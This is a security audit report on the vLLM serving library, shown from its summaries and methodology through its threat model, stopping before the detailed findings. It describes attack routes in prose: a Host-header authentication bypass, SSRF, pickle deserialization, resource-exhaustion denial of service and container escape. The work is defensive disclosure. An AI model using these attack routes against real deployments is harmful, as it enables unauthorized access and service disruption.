



**Source Code Audit on vLLM
for the Open Source Technology Improvement Fund**

Final Report and Management Summary

2026-10-06

PUBLIC - CC BY-SA 4.0 License

X41 D-Sec GmbH
Soerser Weg 20
D-52070 Aachen
Amtsgericht Aachen: HRB19989

<https://x41-dsec.de/>
info@x41-dsec.de



Organized by the Open Source Technology Fund



Revision	Date	Change	Author(s)
1	2026-04-16	Final Report and Management Summary	JJ, Markus Vervier, Niklas Abel, Yassine El Baaj
2	2026-09-19	Added Retest Note (vLLM v0.29.0)	Markus Vervier
3	2026-10-06	Final Public Version	Markus Vervier, JJ

Contents

1	License	5
2	Retest Summary	6
3	Executive Summary	7
4	Introduction	9
4.1	Methodology	9
4.2	Findings Overview	11
4.3	Scope	12
4.4	Coverage	12
4.5	Recommended Further Tests	13
5	Rating Methodology	14
5.1	CVSS	14
5.2	Severity Mapping	17
5.3	Common Weakness Enumeration	17
5.4	Retest	17
6	Threat Model	18
6.1	System Architecture	18
6.2	Execution Isolation	19
6.3	Attack Surfaces	20
6.4	Attack Vectors	21
6.5	Threat Categories (STRIDE)	26
7	Results	27
7.1	Findings	27
7.2	Informational Notes	41
8	About OSTIF	61



9	About X41 D-Sec GmbH	62
10	Fuzz Testing	63
10.1	Initial Targets	63
10.2	Web API	67
10.3	Coverage-Guided Fuzzing Campaigns	67
A	Appendix	73
A.1	Fuzzing Harness Implementations	73

Dashboard

Target

Customer	Open Source Technology Improvement Fund
Name	vLLM
Type	Python Library
Version	0.14.0

Engagement

Type	Source Code Audit
Consultants	4: JJ, Markus Vervier, Niklas Abel and Yassine El Baaj
Engagement Effort	68 person-days, 2026-01-12 to 2026-04-16

Total issues found 5




Figure 1: Issue Overview (l: Severity, r: CWE Distribution)




Figure 2: Remediation Status

1 License

This work is licensed under the Creative Commons Attribution-ShareAlike 4.0 International License (CC-BY-SA 4.0). This license permits anyone to copy, redistribute, transform, and build upon the material for any purpose, including commercial use, provided that appropriate credit is given to the original author. By applying the ShareAlike condition, derivative works must remain freely available under identical licensing terms, ensuring that the same freedoms to use and adapt are preserved for future recipients. The full legal text of the license is available at <https://creativecommons.org/licenses/by-sa/4.0/>.

Unless stated otherwise, this license does not apply to logos, fonts and images contained in this work, which may be subject to separate copyright or licensing terms.

2 Retest Summary

In September 2026, X41 retested the 20 issues from the original source code audit of vLLM (January and April 2026). The five findings were re-verified against version v0.29.0, the latest release.

Of the five high-severity findings, three were fully remediated and two partly. The authentication bypass, the engine process kill via *image_embeds*, and the denial of service when loading prompt embeds have all been resolved for default deployments. Two findings remain partly remediated. The denial of service via guided decoding schema complexity gained a regex compilation timeout, but the JSON schema compilation path still lacks equivalent protections. The denial of service when loading media is now bounded for the image and audio paths, while the video path and remote fetches remain unbounded.

Of the fifteen informational notes, six were fully remediated, four partly, and five remain unresolved. Four of the unresolved items are deployment concerns that the maintainers treat as operator responsibilities rather than defects (default authentication, transport encryption, inter-instance trust, and container capability restrictions); the remaining one, an API key logged verbatim by the disaggregated-serving proxy example, is unchanged.

3 Executive Summary

Between January and March 2026, X41 D-Sec GmbH performed a source code audit against the Python library vLLM to identify vulnerabilities and weaknesses in the source code.

A total of five vulnerabilities were discovered during the test by X41. One was rated as having a critical severity, four as high, none as medium, and none as low. Additionally, 15 issues without a direct security impact were identified.




Figure 3.1: Issues and Severity

vLLM is a Python library that allows the deployment of large language models (LLMs) for inference and serving. When deployed using vLLM, LLMs can be sent prompts by using an OpenAI-Compatible API or self-written Python scripts.

The audit investigated how attackers could use one of these two entrypoints to compromise or shut down the underlying infrastructure and leak sensitive data.

The audit was performed as a white-box source code review where the testers receive all avail-

able information about the target, including source code. The test was performed by four experienced security experts between 2026-01-12 and 2026-04-16.

The most severe issue discovered is an authentication bypass on the OpenAI-Compatible API of vLLM. This vulnerability allows an attacker to manipulate the host header of HTTP requests and access authorized API endpoints without supplying a valid API key. The integrity, the availability and the confidentiality of the API are therefore considerably affected.

Several denial-of-service vulnerabilities were discovered in the completion API endpoint. These are due to the allocation of resources without limits when loading tensors or media, when using multimodal models. The exploitation of these vulnerabilities could allow an attacker to shut down the API without recovery.

While the attack surface that is exposed to attackers is limited, the security of vLLM can be impacted if it is run outside of the recommended trusted network environment.

4 Introduction

X41 reviewed the source code of the vLLM Python library, which allows the deployment of LLMs¹ for high-throughput inference and serving. It can be either used locally, or through an OpenAI-API².

The confidentiality, integrity and availability of the underlying infrastructure are considered sensitive because vLLM's users rely on them to protect their digital assets, intellectual properties such as proprietary AI³ models or potential customer information.

For example, attackers could try to attack the authentication layer used in the OpenAI-Compatible API and gain unauthorized access to the internally deployed LLMs, which might in turn allow malicious users to perform sensitive actions, such as running code on infrastructure-relevant hosts or leak sensitive data that such LLMs have access to.

4.1 Methodology

The review was conducted as a source code audit against the version 0.14.0 of vLLM.

In a source code audit, testers are given the source code along with documentation to identify deeply-hidden vulnerabilities in a more efficient way.

A manual approach for penetration tests and for code reviews is used by X41. This process is supported by tools such as static code analyzers and industry standard web application security tools⁴.

X41 adheres to established standards for source code reviewing and penetration testing. These

¹Large Language Models

²Application Programming Interface

³Artificial Intelligence

⁴<https://portswigger.net/burp>

are in particular the *CERT Secure Coding*⁵ standards and the *Study - A Penetration Testing Model*⁶ of the German Federal Office for Information Security.

The workflow of source code reviews is shown in figure 4.1. In an initial, informal workshop regarding the design and architecture of the application a basic threat model is created. This is used to explore the source code for interesting attack surface and code paths. These are then audited manually and with the help of tools such as static analyzers and fuzzers. The identified issues are documented and can be used in a GAP analysis to highlight changes to previous audits.




Figure 4.1: Code Review Methodology

⁵<https://wiki.sei.cmu.edu/confluence/display/seccode/SEI+CERT+Coding+Standards>

⁶https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration_pdf.pdf?__blob=publicationFile&v=1

4.2 Findings Overview

DESCRIPTION	SEVERITY	REMEDIATION	ID	REF
Authentication Bypass Due to Mishandled API Path	CRITICAL	FULLY	VLLM-OSTIF-PT-25-01	7.1.1
Denial of Service via Guided Decoding Schema Complexity	HIGH	PARTLY	VLLM-OSTIF-PT-25-02	7.1.2
Engine Process Kill via Oversized Tensor Allocation in var image_embeds	HIGH	FULLY	VLLM-OSTIF-PT-25-03	7.1.3
DoS via Unbounded Resource Allocation When Loading Media	HIGH	PARTLY	VLLM-OSTIF-PT-25-04	7.1.4
DoS via Unbounded Resource Allocation When Loading Prompt Embeds	HIGH	FULLY	VLLM-OSTIF-PT-25-05	7.1.5
RAW Messages in the log	NONE	FULLY	VLLM-OSTIF-PT-25-100	7.2.1
DoS Through Message Error Handling for ZeroMQ	NONE	FULLY	VLLM-OSTIF-PT-25-101	7.2.2
ZeroMQ allows Info Leak	NONE	NOT	VLLM-OSTIF-PT-25-102	7.2.3
SSRF via image_url in Multimodal Chat Completions	NONE	PARTLY	VLLM-OSTIF-PT-25-103	7.2.4
API Server Listens Without Authentication by Default	NONE	NOT	VLLM-OSTIF-PT-25-104	7.2.5
API Server Without Transport Encryption by Default	NONE	NOT	VLLM-OSTIF-PT-25-105	7.2.6
Crash in /detokenize with Negative Token IDs	NONE	FULLY	VLLM-OSTIF-PT-25-106	7.2.7
ReDoS via guided_regex Parameter	NONE	FULLY	VLLM-OSTIF-PT-25-107	7.2.8
Unsafe Deserialization via image_embeds	NONE	FULLY	VLLM-OSTIF-PT-25-108	7.2.9
Out-of-Bounds Heap Write in func reshape_and_cache via Unchecked var slot_mapping	NONE	PARTLY	VLLM-OSTIF-PT-25-109	7.2.10
Vulnerable Disk Cache for trusted Input	NONE	FULLY	VLLM-OSTIF-PT-25-110	7.2.11
vLLM runs with Root Permissions in Docker	NONE	PARTLY	VLLM-OSTIF-PT-25-111	7.2.12
Missing Capability Restrictions in Docker	NONE	NOT	VLLM-OSTIF-PT-25-112	7.2.13
Missing Sandboxing for Complex Data	NONE	PARTLY	VLLM-OSTIF-PT-25-113	7.2.14
API Key in Log File	NONE	NOT	VLLM-OSTIF-PT-25-114	7.2.15

Table 4.1: Security-Relevant Findings

4.3 Scope

The scope for the test was version 0.14.0 of vLLM as hosted at <https://github.com/vllm-project/vllm/>. The code spans around 500kLoC of Python code, 75kLoC CUDA code and 29kLoC of C/C++ code including tests and examples.

After reviewing the code, automated security tests through Fuzzing were developed against critical components of vLLM. The Fuzzing results were evaluated and the fuzzing code was tweaked to be used for security tests after the security review.

A Slack group was created for direct communication between developers and testers.

4.4 Coverage

Systematic API-level security testing and fuzzing was performed against live vLLM instances running the *HuggingFaceTB/SmolVLM2-256M-Video-Instruct* model. The OWASP Top 10 API Security Risks⁷ were tested against the API. The Docker configurations were reviewed for best practices⁸. The following attack categories were tested through penetration tests:

Testing covered all OpenAI-compatible endpoints (`/v1/chat/completions`, `/v1/completions`, `/v1/models`, `/v1/embeddings`) as well as vLLM-specific endpoints (`/tokenize`, `/detokenize`, `/health`, `/version`, `/metrics`).

Testing was covering: injection attacks (SSRF⁹, path traversal), deserialization (***torch.load*** via *image_embeds*), denial of service (*guided_json*, *guided_regex*, *guided_choice*, resource exhaustion), authentication bypass, input validation (numeric parameters, token IDs, extreme floats), multimodal processing (malformed images, audio, video), and protocol-level attacks (HTTP¹⁰ smuggling, content encoding).

Key findings from API testing include SSRF via *image_url*, denial of service through guided decoding schema complexity, and a crash in the `/detokenize` endpoint with negative token IDs¹¹. The ***torch.load(weights_only=True)*** defense against insecure deserialization was confirmed effective across all tested pickle protocols.

In addition to API-level testing, X41 performed fuzz testing of vLLM's native C++ code using

⁷<https://owasp.org/API-Security/editions/2023/en/0x11-t10/>

⁸https://cheatsheetseries.owasp.org/cheatsheets/Docker_Security_Cheat_Sheet.html

⁹Server-Side Request Forgery

¹⁰HyperText Transfer Protocol

¹¹Identifiers

AFL++ with iLTO¹² instrumentation, ASan¹³, and UBSAN¹⁴. The primary targets were the KV¹⁵ cache kernels (*csrc/cpu/cpu_attn_vec.hpp*, *csrc/cache_kernels.cu*) and media processing libraries (librosa, decord/FFMPEG).

Fuzzing of an isolated ***reshape_and_cache*** harness produced 30 unique crashes demonstrating that the kernel lacks bounds checking on *slot_mapping* indices. However, in the live application the scheduler controls these values, and no API-reachable path to inject arbitrary indices was identified. The crashes are documented as an informational note with a defense-in-depth recommendation.

Full fuzz testing methodology and results are described in Chapter 10.

The code was reviewed for security issues, with focus on critical operations like using pickle and parsed payloads. Dependencies were checked for known vulnerabilities and weaknesses. Static code analysis was performed through semgrep.

4.5 Recommended Further Tests

After resolving the findings in this report, it is recommended to retest them because the changes are likely to be fundamental to the application's security model.

¹²Link-Time Optimization

¹³Address Sanitizer

¹⁴Undefined Behavior Sanitizer

¹⁵Key-Value

5 Rating Methodology

Security vulnerabilities are given a purely technical rating by the testers when they are discovered during a test. Business factors and financial risks for Open Source Technology Improvement Fund are beyond the scope of a penetration test, which focuses entirely on technical factors. However, technical results from a penetration test may be an integral part of a general risk assessment. A penetration test is based on a limited time frame and only covers vulnerabilities and security issues which have been found in the given time, there is no claim for full coverage.

The CVSS¹ is used to score all findings relevant to security. The resulting CVSS score is mapped to qualitative ratings as shown below.

5.1 CVSS

Testers rate all security-relevant findings using the CVSS industry standard version 4.

Vulnerabilities scored with CVSS get a numeric value based on several metrics ranging from 0.0 (least worst) to 10.0 (worst).

The score captures different factors that express the impact and the ease of exploitation of a vulnerability among other factors. For a detailed description of how the scores are calculated, please see the CVSS version 4.0 specification.²

The metrics used to calculate the final score are grouped into three different categories.

¹Common Vulnerability Scoring System

²<https://www.first.org/cvss/v4.0/specification-document>

The *Base Metric Group* represents the intrinsic and fundamental characteristics of a vulnerability that are constant over time and user environments. It captures the following metrics:

- Attack Vector (AV)
- Attack Complexity (AC)
- Attack Requirements (AT)
- Privileges Required (PR)
- User Interaction (UI)
- Vulnerable/Subsequent System Confidentiality (VC/SC)
- Vulnerable/Subsequent System Integrity (VI/SI)
- Vulnerable/Subsequent System Availability (VA/SA)

The *Threat Metric Group* represents the current state of exploit techniques and the availability of proof of concepts. It captures the following metric:

- Exploit Maturity (E)

The *Environmental Metric Group* represents the characteristics of a vulnerability that are relevant and unique to a particular user's environment. It includes the following metrics:

- Confidentiality Requirement (CR)
- Integrity Requirement (IR)
- Availability Requirement (AR)
- Modified Attack Vector (MAV)
- Modified Attack Complexity (MAC)
- Modified Attack Requirements (MAC)
- Modified Privileges Required (MPR)
- Modified User Interaction (MUI)
- Modified Vulnerable System Confidentiality (MVC)
- Modified Vulnerable System Integrity (MVI)
- Modified Vulnerable System Availability (MVA)
- Modified Subsequent System Confidentiality (MSC)
- Modified Subsequent System Integrity (MSI)
- Modified Subsequent System Availability (MSA)

A CVSS vector defines a specific set of metrics and their values, and it can be used to reproduce and assess a given score. It is rendered as a string that exactly reproduces a score.

For example, the vector `CVSS:4.0/AV:N/AC:H/AT:N/PR:L/UI:A/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N` defines a base score metric with the following parameters:

- Attack Vector: Network
- Attack Complexity: High
- Attack Requirements: None
- Privileges Required: Low
- User Interaction: Active
- Vulnerable System Confidentiality: High
- Vulnerable System Integrity: Low
- Vulnerable System Availability: None
- Subsequent System Confidentiality: None
- Subsequent System Integrity: None
- Subsequent System Availability: None

In this example, a network-based attacker performs a complex attack after gaining access to some privileges, by tricking a user into performing some actions. This allows the attacker to read confidential data and change some parts of that data.

The detailed scores are the following:

Metric	Score
Exploitability	Medium
Complexity	Medium
Vulnerable system	Medium
Subsequent system	Low
Exploitation	High
CVSS Score	5.8 (Medium)

CVSS vectors can be automatically parsed to recreate the score, for example, with the CVSS calculator provided by FIRST, the organization behind CVSS: <https://www.first.org/cvss/calculator/4.0#CVSS:4.0/AV:N/AC:H/AT:N/PR:L/UI:A/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N>.

5.2 Severity Mapping

To help in understanding the results of a test, numeric CVSS scores are mapped to qualitative ratings as follows:

Severity Rating	CVSS Score
NONE	0.0
LOW	0.1–3.9
MEDIUM	4.0–6.9
HIGH	7.0–8.9
CRITICAL	9.0–10.0

5.3 Common Weakness Enumeration

The CWE³ is a set of software weaknesses that allows vulnerabilities and weaknesses in software to be categorized. If applicable, X41 gives a CWE ID for each vulnerability that is discovered during a test.

CWE is a very powerful method for categorizing a vulnerability. It gives general descriptions and solution advice on recurring vulnerability types. CWE is developed by MITRE.⁴ More information can be found on the CWE site at <https://cwe.mitre.org/>.

5.4 Retest

To visualize the status of findings which have been reviewed during a retest, X41 rates the remediation status as follows:

Remediation	Explanation
NOT	The finding has not been fixed or introduces a new issue.
PARTLY	The finding has been partly remediated.
FULLY	The finding has been fully remediated.
N/A	N/A (Not Applicable), the rating cannot be applied here.
UNTESTED	The finding has not been tested.

Remediation ratings for findings without a direct security impact are visualized in gray.

³Common Weakness Enumeration

⁴<https://www.mitre.org>

6 Threat Model

6.1 System Architecture

vLLM is a high-throughput LLM inference engine that exposes an OpenAI-compatible HTTP API for text generation, multimodal inference, and related operations. The system comprises multiple layers, each forming a trust boundary. A high-level overview is shown in figure 6.1.

1. **External / Internet (Trust Zone 0):** Unauthenticated users send HTTP requests to the API server. All user-supplied data (JSON¹ payloads, URL² references, sampling parameters) is **untrusted**.
2. **API Server (Trust Zone 1):** FastAPI/uvicorn processes parse and validate incoming requests via Pydantic models. This layer performs input validation and dispatches to the engine.
3. **Engine / Scheduler (Trust Zone 2):** The vLLM engine manages tokenization, scheduling, block allocation, and model execution. Values derived from user input (sequence lengths, block tables, slot mappings) are **derived-trust**: partially constrained by the engine but influenced by external input.
4. **Native Code / GPU Kernels (Trust Zone 3):** C++/CUDA kernels perform attention computation, KV cache operations, sampling, and quantization. These operate on values from Trust Zone 2.
5. **Distributed Computing (Trust Zone 3):** computation can be distributed to nodes in a trusted network, direct access to a node could lead to code execution on it through serialization attacks.
6. **Host / Container (Trust Zone 4):** The operating system and container runtime. Compromise here grants full system access.

¹JavaScript Object Notation

²Uniform Resource Locator




Figure 6.1: vLLM Overview

6.2 Execution Isolation

vLLM can either run in Docker, or natively, as explained in the following subsections.

6.2.1 Native Execution Isolation

vLLM can run without containerization or sandboxing: There is no isolation between the LLM model execution and the host system. This can allow access to:

- The host network stack
- File system resources
- CPU and GPU hardware

- All parent process permissions

6.2.2 Docker Isolation

If vLLM runs in Docker, Namespace isolation is used to protect the host system, but the recommended Docker command uses the flag `--ipc=host`, so that the IPC namespace is shared with the host. This allows to read and write host shared memory (`/dev/shm`). This could allow privilege escalations through manipulating shared memory to hook system calls. vLLM uses that setting as PyTorch requires high-speed IPC³ and Tensor parallelism across GPUs requires shared memory. The network is not isolated so that RCE⁴ could be gained through pickle against distributed computation nodes. This sums up to the following attack goals:

- The host network stack
- Shared Memory with the host
- CPU and GPU hardware
- Dangerous syscalls, as they are not restricted
- Misusing capabilities as they are not dropped

The Docker setup should be hardened.

6.3 Attack Surfaces

The following attack surfaces were identified and tested during the audit:

6.3.1 OpenAI-Compatible API Endpoints

- `/v1/chat/completions` and `/v1/completions` -- Accept user prompts, sampling parameters (*temperature*, *top_p*, *repetition_penalty*, *frequency_penalty*), guided decoding parameters (*guided_json*, *guided_regex*, *guided_choice*, *guided_grammar*), and stop sequences.
- `/v1/embeddings` -- Accepts text for embedding computation.
- `/v1/models` -- Lists available models. Accepts model name as a path component.

³Inter-Process Communication

⁴Remote Code Execution

6.3.2 Multimodal Content Processing

- `image_url` -- Fetches external images via `aiohttp.get()`. Potential SSRF vector.
- `video_url` / `audio_url` -- Similar fetch mechanisms, but subject to `--limit-mm-per-prompt` checks **before** fetching.
- `image_embeds` -- Accepts base64-encoded `torch.save()` tensors. Deserialized via `torch.load()` with `weights_only=True`.
- Image processing via Pillow, audio via librosa, video via decord/FFMPEG.

6.3.3 Internal / Admin Endpoints

- `/tokenize`, `/detokenize` -- Token operations on user-supplied text and token IDs. No authentication.
- `/pause`, `/resume`, `/reset_prefix_cache` -- Admin operations. No authentication by default.
- `/load_lora_adapter`, `/unload_lora_adapter` -- Dynamic model adapter management. No authentication.
- `/metrics`, `/health`, `/version` -- Information disclosure endpoints.

6.3.4 Native Code Boundaries

- **Tokenizer:** User text → native tokenizer (SentencePiece, tiktoken) → token IDs. Negative or out-of-range IDs can reach detokenization paths.
- **Cache Kernels:** Derived `slot_mapping` and `block_table` values from scheduler → CUDA kernels. Missing bounds checks could allow out-of-bounds memory access.
- **Attention Kernels:** Block table indices used without validation in paged attention.
- **Sampling Kernels:** User-controlled `repetition_penalty` reaches `csrc/sampler.cu` directly.
- **GGUF Loader:** Semi-trusted model files parsed by native GGUF kernel code with null pointer and uninitialized memory risks.

6.4 Attack Vectors

There are two supported ways to access vLLM. It can either be run as Python library, or accessed via its API.

When vLLM is used as a Python library directly, the attack surface from the network are limited. Nevertheless, attackers could try to gain code execution through malicious LLM models.

6.4.1 Malicious Models

vLLM loads the models through external repositories or locally. By default, models should be not allowed to execute code when they are loaded. This behavior can be changed through setting the `trust_remote_code` to `true`. Attackers could also try to circumvent the limitation of disallowed code execution through `auto_map` configuration entries.

6.4.2 Network: OpenAI-Compatible Server

vLLM's OpenAI-Compatible server allows serving and interacting with LLMs using an HTTP client. The server exposes an API with several endpoints that, depending on the context do or do not enforce authentication using an API key that is generated and used upon initial deployment. By default the server listens on all interfaces at port 8000/TCP⁵, no transport security through traffic encryption is enabled but it can be used. The documentation recommends using a reverse proxy like nginx to protect the API.

Attackers can try to:

- Circumvent Authentication, if there is any in place
- Try to access API components to manipulate the server.
- Perform MITM⁶-attacks to sniff and/or manipulate the traffic
- Perform DoS⁷-attacks
- Use SSRF-attacks

6.4.3 Network: Distributed Communication

X41 wants to also highlight the threats with distributed computation. The documentation recommends avoiding untrusted networks for it. vLLM supports multiple ways to distribute computation to multiple GPUs / worker pods through multiple systems. None of them require authentication or encryption of the transferred data by default. The data is also not validated, so that deserialization attacks can be used against pickle which is used by most of the distribution technologies (e.g. for ray nodes or `torch.distributed.rpc`).

⁵Transmission Control Protocol

⁶Machine-in-the-middle Attack

⁷Denial of Service

6.4.4 Insecure Deserialization

vLLM uses Python's *pickle* module in multiple critical paths that can enable Remote Code Execution.

Those could be:

- Prompt embeddings, via `/v1/completions` endpoint
- User-supplied tensors, deserialized via `torch.load()`
- Base64 encoded malicious tensor in `prompt_embeds` parameter
- Distributed Communication with worker nodes
- Cache transfer with other nodes

The static analysis of the vLLM code base showed that deserialization is used at various spots and for different purposes. Depending on whether the data ingested by the deserializer is user-controlled or not, improper handling of deserialized data can lead to remote code execution, secret leaks or DoS attacks.

6.4.5 Man-in-the-Middle Attacks

The communication between the different nodes in a vLLM deployment, namely the PyTorch Distributed communications, the KV cache transfer communications and the Tensor, Pipeline and Data parallel communications, are unencrypted. This allows attackers that gain a foothold on a vLLM deployment to perform MITM attacks, read sensitive information or tamper with the data exchanged between the different nodes and achieve code execution or perform DoS attacks.

6.4.6 Bypass of Security Measures Enforced in vLLM Deployments

Several security hardening measures can be enforced on vLLM deployments to prevent specific types of attacks, such as broken access control (using an API key to access the API), limiting the impact of SSRF (using the `--allowed-media-domains` command-line argument) or arbitrary code execution. Part of the source code audit would consist in verifying whether the existing security hardening measures can be bypassed by exploiting parsing discrepancies, flawed signature verification or the use of previously overlooked code paths where those security measures are not enforced. Additionally, attack types that were not considered before and for which no adequate security hardening measures are implemented could also be unraveled.

6.4.7 Insufficient Resource Consumption, Rate Limiting and DoS Attacks

DoS attacks could be performed in various ways in vLLM deployments depending on the context. The unauthenticated access to the OpenAI-Compatible server endpoints `/pause` and `scale_elastic_ep` could allow attackers to perform DoS attacks by either pausing generation or triggering large scaling operations. The unlimited solicitation of authenticated endpoints that are considered resource-consuming can also lead to such attacks.

Another way of causing disturbances in vLLM deployments would consist in exploiting parsing discrepancies for different formats such as JSON, videos or regular expressions (ReDoS⁸).

Depending on whether recursion is used in vLLM business logic, a flawed implementation could also allow an attacker to trigger an endless recursion and lead to the system's shut down.

6.4.8 Docker Sandbox Escape

Depending on how Docker containers are deployed, specific configurations might allow attackers that compromise a vLLM deployment running inside a container to escape that sandbox and access host resources. The `--privileged` switch is a common example and seems to be present in the official documentation. This flag gives the container elevated permissions within the kernel, allowing it to access devices, mount namespaces and use `setuid`. The shared memory through `--ipc=host` can allow attacks against processes from the host that use shared memory. The Network of Docker uses NAT⁹ which allows to access private networks.

Ideally, alternative deployment strategies should be recommended and the use of dangerous Docker configurations should be discouraged in the user's guide documentation.

6.4.9 Supply Chain Attacks via Third-Party Components

vLLM heavily relies on several third-party software, such as PyTorch. This increases the risk of supply chain attacks¹⁰. Rigorously vetting and continuously monitoring third-party vendors is highly warranted. Additionally, a Zero Trust Architecture (ZTA¹¹) should be adopted with least privilege access and vulnerability management should be in place to help further mitigate these issues. Third-party component examples that cause risks:

- **PyTorch:** Tensor operations (sparse tensors, CUDA kernels)

⁸Regular Expression Denial-of-Service

⁹Network Address Translation

¹⁰<https://zeropath.com/blog/cve-2025-62164-vllm-memory-corruption-summary>

¹¹Zero Trust Architecture

- **Transformers Library:** Arbitrary code execution in custom modeling code
- **ZeroMQ:** No built-in authentication, prone to MITM attacks
- **Ray:** Distributed computing framework with known security issues

6.4.10 Data Exfiltration

Attackers can try to gain access to credentials like the Hugging Face authentication token which is available as environment variable. This could grant access to private models and datasets. Another goal could be to directly exfiltrate the downloaded models, datasets and model weights.

6.4.11 Timing Attacks in Multi-Tenant Scenarios

Attackers could use timing attacks through response time variations in their requests to leak cached content.

6.4.12 API Endpoint Vulnerabilities

The API exposes several endpoints with no default authentication, e.g.:

- `/v1/completions`, `/v1/chat/completions`: Accept arbitrary input including embeddings
- `/health`, `/metrics`: Expose system information
- `/pause`, `/scale_elastic_ep`: Allow operational control (DoS vector)

API keys (`--api-key` or `VLLM_API_KEY`) are optional and not enforced. The API has:

- No built-in rate limiting or request throttling
- No TLS¹²/SSL¹³ encryption by default (traffic sent in plaintext)
- Documentation recommends nginx reverse proxy but doesn't enforce it and vLLM does not set it up in Docker

6.4.12.1 Denial of Service

Attackers could cause DoS attacks through resource exhaustion or through pausing the server through its API. Expensive scaling operations triggered through the API could also cause resource exhaustion. The regex patterns in the code could also be target to DoS attacks.

¹²Transport Layer Security

¹³Secure Sockets Layer

6.5 Threat Categories (STRIDE)

Category	Threat
Spoofing	Authentication bypass via Host header manipulation
Tampering	Malicious model files, crafted tensor payloads
Repudiation	No request logging by default
Information Disclosure	SSRF to cloud metadata, <code>/version</code> endpoint, ZeroMQ metadata leak
Denial of Service	Guided decoding schema bombs, tensor allocation OOM, admin endpoint abuse
Elevation of Privilege	Insecure deserialization (mitigated by <code>weights_only=True</code>), container escape via GPU drivers

7 Results

This chapter describes the results of this test. The security-relevant findings are documented in Section 7.1. Additionally, findings without a direct security impact are documented in Section 7.2.

7.1 Findings

The following subsections describe findings with a direct security impact that were discovered during the test.

